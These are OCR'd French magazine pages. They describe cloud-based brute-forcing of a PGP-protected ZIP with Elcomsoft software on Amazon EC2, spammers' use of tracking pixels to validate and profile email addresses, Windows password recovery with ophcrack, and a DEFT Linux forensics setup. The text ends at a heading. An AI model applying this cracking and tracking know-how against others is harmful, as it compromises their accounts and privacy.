
:: Amazon à la rescousse

L'équipe d'Electrical Alchemy, qui a travaillé dur à une technologie alliant le Distributed Password Recovery et l'EC2 d'Amazon, s'est également penchée sur la question. Bref : le principe consiste à utiliser le software d'Elcomsoft, en confiant toutefois les calculs non pas à un réseau local mais aux server cloud de la compagnie de Jeff Bezos. En réalité, les choses n'ont pas été si simples, du fait de certains aspects critiques en matière technique. Tout d'abord, nos intrépides héros se sont équipés d'une Amazon Machine Image (AMI) de 32 bits, puisque le programme d'Elcomsoft n'existe pas dans une version plus évoluée à 64 bits. Une fois cette opération effectuée, ils ont utilisé l'API d'EC2 pour lancer une requête spécifique et passer, ensuite, à la configuration du programme Distributed Password Recovery (ou "DPR"). Vu la structure du programme de déchiffrement, l'équipe d'Electronic Alchemy (ou "EA") a téléchargé et installé la version "agent" de DPR. Et ce, pour gérer le program-

me directement à partir de ses ordinateurs et laisser le cloud réaliser les calculs nécessaires. Une fois l'agent de DPR installé, celui-ci a été lancé, et configuré en insérant une IP publique spécifique et en paramétrant la clé sur NULL.

HKEY_LOCAL_MACHINE\Software\ElcomSoft\Distributed Agent\UID


Après avoir configuré l'ensemble du programme d'Elcomsoft, l'équipe d'"alchimie" a installé l'EC2 AMI Tool, avec lequel connecter EC2 et Distributed Password Recovery. Une fois les requêtes enregistrées et lancées, elle est ensuite passée à la configuration du DPR Manager, avec l'attribution de la tâche à effectuer.



Le nuage d'Amazon, aws.amazon.com/ec2, se caractérise par une gestion Web based. Associé à un système d'Elcomsoft, modifié, il permet d'atteindre des résultats de déchiffrement stupéfiants

:: Test réussi !

Pour l'occasion, les gars d'Electronic Alchemy ont organisé une attaque par force brute en prenant en compte les lettres majuscules, les lettres minuscules et les chiffres de 0 à 9, avec une longueur de clé comprise entre 1 et 8 caractères. Le tout (voyez-vous ça !) contre un fichier ZIP protégé par PGP, et en utilisant l'offre la moins chère d'EC2 (la plus lente). Résultat ? A peine 500 clés générées et testées par seconde, pour un total estimé à environ 10 ans. Après avoir encaissé ce (demi) échec, nos héros se sont remis au travail en optant pour une solution EC2 plus rapide. Question vitesse, le gain a été énorme, en chutant à 122 jours de traitement. Le système EC2 avait toutefois été pressé à fond, si bien qu'Amazon ne disposait plus de solutions plus rapides. Et ce, du fait de la crainte de voir des individus malintentionnés utiliser EC2 pour créer des attaques Denial of Service (DoS). Notre équipe a donc écrit quelques lignes de code Python, en contournant la limite et en augmentant davantage la vitesse de traitement. Grâce à quelques trucs, on est ainsi passé à des délais de l'ordre de quelques jours. Plutôt pas mal pour un système de protection conçu pour exiger des années et des années de calculs !



PGP est distribué sous différentes versions : celle internationale, librement utilisable, se trouve à l'adresse www.pgpi.org. Mais désormais, elle n'est plus aussi sûre...

:: La fin d'une époque

La technologie mise au point par Electronic Alchemy est encore en phase de développement et de réalisation mais ce qui est sûr, c'est qu'elle suit la bonne voie en matière de déchiffrement en temps réel. La naissance des technologies cloud et leur puissance de calcul n'avaient certainement pas été prévues par Zimmermann. A présent, à nous de suivre cette formidable équipe dans ses péripéties, grâce à son site officiel www.electricalchemy.net.
Que le nuage soit avec elle...

Images ESPIONNES


Un rien suffit à alimenter les spams reçus

L'utilisation diffuse des mails au format HTML a sûrement augmenté les possibilités de communication, en transformant un simple outil en quelque chose d'agréable tant pour les entreprises que pour les particuliers.


L'introduction d'éléments graphiques dans le cadre d'Internet expose toutefois l'utilisateur à des risques liés au téléchargement d'images à partir de sites Web. Prenons par exemple la création d'un mail contenant en bas une image issue d'une page dynamique, au format : . La page appelée img.php n'a pas d'autre objectif que de fournir une image comme résultat, de façon à permettre son téléchargement et son incorporation dans le mail. Le mécanisme est légal et se prête, par exemple, à la création d'une page qui puisse gérer chaque image d'un site ou d'un mail HTML : le code indiqué après la variable id pourrait très bien être utilisé pour indiquer l'image à fournir. Partons, en revanche, du principe que la page fournit toujours la même image et que chaque code, univoque, est associé à une adresse de messagerie électronique. Lors de l'ouverture du mail HTML, le programme récupère l'image. Celle-ci se compose de la page PHP qui détecte la variable passée et peut confirmer tant la validité de l'adresse mail à laquelle le message a été envoyé que son ouverture. Bien sûr, le mécanisme ne s'arrête pas là car la simple fourniture d'un élément permet au démon http d'obtenir toute une série d'autres informations, grâce aux variables côté serveur. Ce faisant, notre page img.php peut également découvrir la situation géographique du lecteur de l'e-mail, grâce à une opération de geo ip location, le système d'exploitation utilisé, l'heure précise de la lecture. La lecture et l'écriture de cookies sont également possibles : cela permet, en cas de sites avec enregistrement, d'identifier l'utilisateur.

:: Web bug

Supposons que nous prenions notre image de 40x40 pixels et que nous la transformions en image 1X1. Nous décidons, même, de la rendre transparente, de la masquer à l'intérieur du mail HTML. Nous venons de créer un Web Bug, également connu sous le nom de Web Beacon ou Tracking Pixel : un seul point invisible dans un mail HTML qui fournit des informations vitales à celui qui l'a envoyé. L'objectif de cette opération est banale : avoir la certitude de traiter avec des personnes réelles. L'application de cette technique est toutefois limitée : un spammeur peut, à travers une astuce somme toute banale, vider sa base de données des adresses "à éjecter" et valoriser celles valides, de façon à obtenir une cible fiable. La chose devient encore plus importante lorsqu'on associe différents codes univoques à la même adresse, en les utilisant pour des mails sur des thèmes différents. Le spammeur pourrait, par exemple, envoyer 3 mails à la même adresse, avec des origines différentes, en promettant des gains faciles, l'achat de médicaments ou encore l'achat de softwares piratés. La validité de l'adresse de la victime est assurée si au moins l'un des trois codes est mis en cause par le mécanisme, mais il y a bien plus : selon le code détecté, le spammeur peut se rendre compte si, avec ce correspondant spécifique, il convient d'insister davantage sur certains sujets plutôt que sur d'autres. Résultat ? Un profilage à proprement dit des victimes qui, à la limite de l'ingénierie sociale, permet de mener des attaques ciblées, nettement plus efficaces qu'un pilonnage banal (et inutile).




Un RSS Feed peut contenir des images. Il peut donc contenir également un ou plusieurs web beacon. Restez sur vos gardes !




Solutionnez tous vos problèmes avec les Live CD !

CD à la rescousse...

Ces dernières années, fort également du développement phénoménal de l'Open Source, le nombre de Live CD dédiés aux tâches les plus diverses, a nettement augmenté. Dans la plupart des cas, ces systèmes "live" sont dédiés à la récupération de données à partir d'un disque dur et d'autres supports mémoire, au clonage des partitions, au diagnostic des problèmes hardware, à l'analyse scientifique ou même au craquage "réfléchi" des mots de passe des systèmes Windows. Pour le diagnostic hardware, la récupération des données et le clonage de partitions, voici un excellent système live pouvant se lancer aussi bien à partir d'un CD que d'une clé USB : Parted Magic (partedmagic.com). Dans cette distribution, parmi les programmes les plus utiles, vous trouverez Partimage, un outil très utile pour travailler sur les partitions de façon extrêmement flexible : les formats Windows (NTFS, FAT16 et 32), Linux (EXT2,3 et 4, Reiser, swap), Mac (HFS, HFS+) sont supportés ainsi que d'autres moins connus. Partimage vous permettra de modifier les tables de partitions sans supprimer les données, de vérifier la présence de partitions cachées et ainsi de suite. N'oubliez pas qu'il vaut toujours mieux effectuer une sauvegarde des données avant de commencer ce type d'opération. Clonezilla vous sera également proposé : un excellent programme pour le clonage et la restauration de disques entiers et de partitions individuelles. Clonezilla peut travailler tant sur disques locaux que sur disques distants ; il fonctionne sur chaque partition et sur les disques physiques entiers, supporte la plupart des fichiers systèmes et peut exploiter la puissance de la commande dd, qui copie les données en mode octet par



Utiliser le pare-feu de Linux - dans ce cas la distribution est Ubuntu - est vraiment simple



La liste des distributions Live est longue et couvre toutes les exigences

octet sans s'occuper du fichier système. Clonezilla est également extrêmement utile dès qu'un système d'exploitation doit être cloné pour être transféré sur un autre disque ou partition, sans avoir à tout réinstaller depuis le début et en préservant les données. PartedMagic propose ensuite d'autres utilitaires vraiment pratiques, comme Truecrypt, qui permet de coder avec des algorithmes à l'épreuve des bombes (AES-256, Twofish, Serpent) des fichiers, partitions ou encore des disques entiers ; en outre, grâce à Truecrypt, vos données sur disque dur deviendront irrécupérables (une fonction utile lorsque vous vendez votre PC ou dans le cas d'une entreprise devant renouveler son parc de machines et le vendre à bas prix pour récupérer une partie de l'investissement). La liste des programmes est très longue. Vous la trouverez à l'adresse partedmagic.com/programs.html.


:: Tâches plus spécifiques

Certaines distributions live sont destinées à des tâches plus spécifiques et moins "légales" comme, par exemple, OPHCrack, ophcrack.sourceforge.net. En quelques mots, ce live CD (pouvant également être utilisé comme simple programme standalone) se charge de trouver les mots de passe d'accès des systèmes Windows. A l'heure actuelle, Windows XP est le système le plus simple à violer, suivi de Vista et, enfin, du nouvel arrivé Windows 7. L'inconvénient d'OPHcrack : c'est qu'il se base sur les tables arc-en-ciel (rainbow tables) et que ces dernières sont vraiment lourdes. Pour Windows XP, vous pouvez télécharger les tables XP Free small et fast, de 380 et 703 Mo : des tailles encore acceptables. Pour Windows XP version allemande, les tables occupent 7,4 Go, tandis que pour Vista, on commence à 461 Mo pour en arriver à 134,6 Go ! Les rainbow tables permettent de gagner beaucoup de temps dans la mesure où elles contiennent un nombre très élevé de hash déjà prêts, calculés sur les mots les plus courants utilisés comme mots de passe. Par contre, l'espace qu'elles occupent est réellement important. Le pourcentage de succès frôle 100 %, à moins que le mot de passe à récupérer soit supérieur à 12 caractères alphanumériques.

:: Tout en un !

Ultimate Boot CD est l'ultime solution pour répondre aux exigences en matière de testing et de benchmarking du hardware, et pour résoudre des problèmes relatifs aux disques durs, etc. Ce CD est littéralement rempli d'utilitaires en tout genre. Une section fournie est ainsi dédiée aux tests hardware : CPU, controller ATA et SATA, RAM ; en poursuivant, vous trouverez différents outils pour effectuer des tests de stress et de performance des composants de votre PC. En outre, de nombreux programmes d'identification du hardware sont proposés. Concernant les disques durs, vous trouverez une série d'outils pour le contrôle de l'état de santé des disques (SMART), le formatage bas niveau et le réglage des paramètres (performances, volume, NCQ, AAM, etc.). En outre, certains file managers vous permettront de voir le contenu des disques et de le copier

Parted Magic est une excellente distribution sur Live CD et clé USB susceptible de "vous sauver la vie" à plus d'une reprise !



CloneZilla est disponible pour de nombreuses distributions et même en version stand-alone

ou le déplacer où bon vous semble. Des outils spécifiques sont également fournis pour le clonage des disques et la gestion des partitions, ainsi que certains disques de démarrage DOS, et bien d'autres utilitaires dédiés au boot de systèmes problématiques, à la gestion du BIOS, etc. Bref, un véritable "couteau suisse" du PC.

:: Alternatives

Sur le Net, vous trouverez d'autres live CD dédiés aux cas d'urgence ou à des tâches spécifiques : par exemple System Rescue CD (www.sysresccd.org), très semblable à Parted Magic dans ses fonctionnalités et les programmes mis à disposition. La présence de ClamAV comme antivirus mérite, quant à elle, d'être mentionnée : un logiciel utile pour "nettoyer" un système infecté, difficile à restaurer. Pour une liste plus exhaustive, nous vous conseillons de consulter www.livecdlist.com, un site qui tente de lister tous les systèmes Live CD existants. A partir de la colonne "Purpose", vous pourrez filtrer les résultats et donc afficher uniquement les distributions Live qui vous intéressent, classées par type : Rescue et System Administration sont les catégories qui concernent la récupération de données, le clonage et plus généralement les tâches administratives, tandis que les autres catégories parlent d'elles-mêmes (Desktop, Media Production et ainsi de suite). A présent, vous avez besoin d'un bon stock de CD vierges et d'un peu de temps !

MeksOne

Lancez-vous dans les investigations judiciaires avec DEFT Linux

Cette distribution Live vous propose des outils avancés pour l'analyse et la récupération de systèmes

Développée en Italie, DEFT Linux est une distribution GNU/Linux fournissant un environnement complet pour l'investigation judiciaire. Grâce à elle, vous allez donc pouvoir récupérer à partir d'un PC des informations perdues ou cachées, tenter d'identifier des mots de passe d'accès ou encore analyser le trafic d'un réseau à l'aide d'un logiciel de sniffing. Cette distribution ne doit pas être installée sur le disque dur du PC sur lequel vous souhaitez effectuer les analyses : vous pourrez ainsi utiliser un environnement d'étude théoriquement aseptisé, et serez aidé en cela par la distribution qui ne charge, lors du lancement, aucun périphérique présent sur le PC à analyser, de façon à vous laisser une totale liberté d'action.

:: Installation sur CD et clé

DEFT Linux peut être gravée sur CD-Rom ou transférée sur une petite clé USB. Pour créer un CD de démarrage, ouvrez avec votre navigateur la page http://www.deftlinux.net/download, cliquez sur le lien de l'un des mirror disponibles et téléchargez le fichier deftv5.iso. A la fin du téléchargement, à l'aide d'un logiciel de gravure, gravez ce fichier qui contient l'image ISO du CD de lancement de DEFT Linux 5. La procédure pour transférer la distribution sur clé est légèrement plus complexe. Démarrez un système Linux, par exemple Ubuntu 9.10, et ouvrez avec votre navigateur l'adresse http://www.mirrordeft.net/listing/deftpen. Puis, téléchargez le fichier deftpen_5.dd. Une fois cette opération effectuée, insérez la clé dans votre PC et identifiez le fichier de périphérique correspondant à la clé : pour ce faire, ouvrez un terminal et, immédiatement après avoir inséré la clé, lancez la commande de dmesg. Vous obtiendrez en output le fichier de périphérique de votre clé. Dès lors, dans le terminal, entrez, à travers la commande "cd", dans le répertoire où votre navigateur enregistre les fichiers téléchargés (lancez par exemple, "cd Bureau"). Puis, pour transférer DEFT Linux sur votre clé, exécutez la commande suivante, en insérant à la place de /dev/sdb le fichier de périphérique de la clé :

```
sudo dd if=Download/deftpen_5.dd
of=/dev/sdb
```

Si vous n'utilisez pas Ubuntu ou d'autres distributions utilisant sudo pour obtenir les privilèges administrateur, exécutez tout d'abord la commande "su -", entrez le mot de passe administrateur puis lancez "dd if=Download/deftpen_5.dd of=/dev/sdb".

:: Lancez DEFT Linux

Après avoir transféré la distribution sur le support choisi, insérez ce dernier dans le PC à analyser et configurez le BIOS pour permettre le démarrage à partir du support choisi. Une fois le boot de DEFT Linux effectué, vous verrez apparaître un menu où choisir la langue à utiliser : avec les touches de flèche, sélectionnez la rubrique Français. Dans le menu de démarrage de la distribution, choisissez ensuite l'option "Start DEFT Linux v5" et appuyez sur Entrée. Une fois cette opération effectuée, les principaux composants du système d'exploitation seront chargés et l'invite de commandes apparaîtra. Là, vous pourrez exécuter des applications en ligne de commande ou lancer l'interface graphique ; pour ce faire, lancez la commande "startx". Quelques secondes plus tard, vous verrez apparaître l'interface graphique de DEFT Linux, qui utilise l'environnement desktop LXDE (http://lxde.org/). Comme nous l'avons dit, le système ne charge pas automatiquement les périphériques présents sur le PC. Pour activer les partitions du disque dur sur lesquelles vous souhaitez intervenir, vous devez donc utiliser l'application MountManager. Une fois lancée, sélectionnez dans la liste de gauche la partition à monter, puis indiquez, à droite, le Mount point (c'est-à-dire le répertoire où vous souhaitez que la partition soit accessible). De nombreuses options relatives au montage de la partition sont disponibles : pour accéder à la partition en lecture seule, par exemple, dans l'onglet General sélectionnez la valeur "Only read" pour l'option "What users can do at this partition". Puis dans la liste à gauche, cliquez avec le bouton droit de la souris sur la partition et dans le menu qui apparaît, sélectionnez la rubrique "Mount". Enfin, pour activer la partition, cliquez sur le bouton Mount qui, dès lors, sera apparu dans la fenêtre.

:: Autopsy et Sleuthkit


Pour lancer les programmes d'investigation judiciaire fournis par DEFT Linux, cliquez sur l'icône Deft en bas à gauche, puis dans le menu qui apparaît, entrez dans la section "Computer Forensic". Autopsy est l'un des outils les plus importants de cette distribution, un excellent software pour les investigations numériques, qui permet d'analyser les données présentes sur un grand nombre de systèmes de fichiers (Ext2, Ext3, FAT, NTFS, UFS1 et UFS2). Autopsy n'est autre que l'interface web de The Sleuth Kit, un ensemble de programmes en ligne de commande pour l'investigation judiciaire. Voyons à présent comment procéder pour récupérer les fichiers supprimés d'une partition. Lancez Autopsy en cliquant sur l'icône DEFT, sur "Computer Forensic" puis sur Autopsy. Une fenêtre de terminal apparaîtra, où sera lancé Autopsy : pour fermer le programme, il suffira donc de fermer cette fenêtre. Puisque Autopsy utilise une interface web, Firefox sera lancé automatiquement avec l'URL de l'interface sur le PC local (http://localhost:9999/autopsy). Dès lors, la première opération à effectuer consiste à créer une nouvelle "affaire" et de fournir au programme des informations sur l'investigation judiciaire que vous devez réaliser.

:: Analysez le disque

